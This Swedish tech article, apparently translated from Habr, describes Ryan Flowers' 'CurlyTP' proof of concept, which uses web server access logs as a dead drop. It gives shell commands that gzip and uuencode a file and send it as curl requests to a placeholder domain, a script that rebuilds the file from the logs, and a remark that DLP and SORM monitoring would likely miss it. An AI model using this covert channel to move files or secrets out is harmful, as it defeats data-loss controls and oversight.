

Enligt definitionen på Wikipedia är ett dött brev (dead drop) ett verktyg för konspiration som används för att överföra information eller objekt mellan personer som använder en hemlig plats. Idén är att människor aldrig träffas, men ändå utbyter information och upprätthåller operationell säkerhet.
Döda brevet bör inte dra uppmärksamhet till sig. Därför används ofta diskreta saker i den fysiska världen: en lös tegelsten i väggen, en bibliotekbok eller ett hål i ett träd.
Det finns många verktyg för kryptering och anonymisering på internet, men själva användningen av dessa verktyg drar uppmärksamhet. Dessutom kan de blockeras på företags- eller statlig nivå. Vad ska man göra?
Utvecklaren Ryan Flowers föreslog en intressant lösning — . Om man tänker efter, vad gör en webbserver? Den tar emot förfrågningar, levererar filer och skriver loggar. Och den registrerar alla förfrågningar i loggen, även felaktiga!
Det innebär att vilken webbserver som helst kan spara nästan vilket meddelande som helst i sin logg. Flowers funderade över hur man skulle kunna använda detta.
Han föreslår följande alternativ:
- Ta en textfil (hemligt meddelande) och beräkna en hash (md5sum).
- Koda den (gzip + uuencode).
- Skriv den i loggen genom en avsiktligt felaktig förfrågan till servern.
Local:
[root@local ~]# md5sum g.txt
a8be1b6b67615307e6af8529c2f356c4 g.txt

[root@local ~]# gzip g.txt
[root@local ~]# uuencode g.txt > g.txt.uue
[root@local ~]# IFS=$'n' ;for x in `cat g.txt.uue| sed 's/ /+=+/g'` ; do echo curl -s "http://domain.com?transfer?g.txt.uue?$x" ;done | sh
För att läsa filen måste dessa operationer utföras i omvänd ordning: avkoda och dekomprimera filen, kontrollera hashen (hashet kan säkert överföras via öppna kanaler).
Mellanslag ersätts med =+=, så att det inte finns några mellanslag i adressen. Programmet, som författaren kallade CurlyTP, använder base64-kodning, som i e-postbilagor. Förfrågan görs med en nyckelord, ?transfer?, så att mottagaren enkelt kan hitta den i loggarna.
Vad ser vi i loggarna i sådana fall?
1.2.3.4 - - [22/Aug/2019:21:12:00 -0400] "GET \/?transfer?g.gz.uue?begin-base64=+=644=+=g.gz.uue HTTP\/1.1" 200 4050 "-" "curl\/7.29.0"
1.2.3.4 - - [22/Aug/2019:21:12:01 -0400] "GET \/?transfer?g.gz.uue?H4sICLxRC1sAA2dpYnNvbi50eHQA7Z1dU9s4FIbv8yt0w+wNpISEdstdgOne HTTP\/1.1" 200 4050 "-" "curl\/7.29.0"
1.2.3.4 - - [22/Aug/2019:21:12:03 -0400] "GET \/?transfer?g.gz.uue?sDvdDW0vmWNZiQWy5JXkZMyv32MnAVNgQZCOnfhkhhkY61vv8+rDijgFfpNn HTTP\/1.1" 200 4050 "-" "curl\/7.29.0"
Som redan nämnts krävs det att man genomför operationer i omvänd ordning för att få det hemliga meddelandet:
Fjärrmaskin

[root@server \/home\/domain\/logs]# grep transfer access_log | grep 21:12| awk '{ print $7 }' | cut -d? -f4 | sed 's\/=+=/ /g' > g.txt.gz.uue
[root@server \/home\/domain\/logs]# uudecode g.txt.gz.uue

[root@server \/home\/domain\/logs]# mv g.txt.gz.uue g.txt.gz
[root@server \/home\/domain\/logs]# gunzip g.txt.gz
[root@server \/home\/domain\/logs]# md5sum g
a8be1b6b67615307e6af8529c2f356c4 g
Processen kan lätt automatiseras. Md5sum matchar och innehållet i filen bekräftar att allt har dekodats korrekt.
Metoden är väldigt enkel. "Syftet med denna övning är uteslutande att bevisa att filer kan överföras genom oskyldiga små webbförfrågningar, och att detta fungerar på vilken webbserver som helst med vanliga textloggar. I grunden är varje webbserver ett gömställe!", skriver Flowers.
Självklart fungerar metoden bara om mottagaren har tillgång till serverloggar. Men en sådan tillgång ges till exempel av många webbhotell.
Hur kan detta användas?
Ryan Flowers säger att han inte är en säkerhetsexpert och inte kommer att göra en lista över möjliga användningsområden för CurlyTP. För honom är det bara ett bevis på konceptet att vanliga verktyg som vi ser varje dag kan användas på ett okonventionellt sätt.
Faktiskt har denna metod flera fördelar över andra servergömmor som eller : den kräver ingen speciell konfiguration på serversidan eller några speciella protokoll — och kommer inte att väcka misstankar hos dem som övervakar trafiken. Det är osannolikt att SORM eller DLP-systemen kommer att skanna URL:er efter komprimerade textfiler.
Detta är en av metoderna för att överföra meddelanden genom tjänstefiler. Man kan minnas hur tidigare några avancerade företag publicerade eller i HTML-sidans kod.

Idén var att en sådan "påskägg" skulle ses endast av webb utvecklare, eftersom en normal människa inte skulle granska rubrikerna eller HTML-koden.
Källa: habr.com
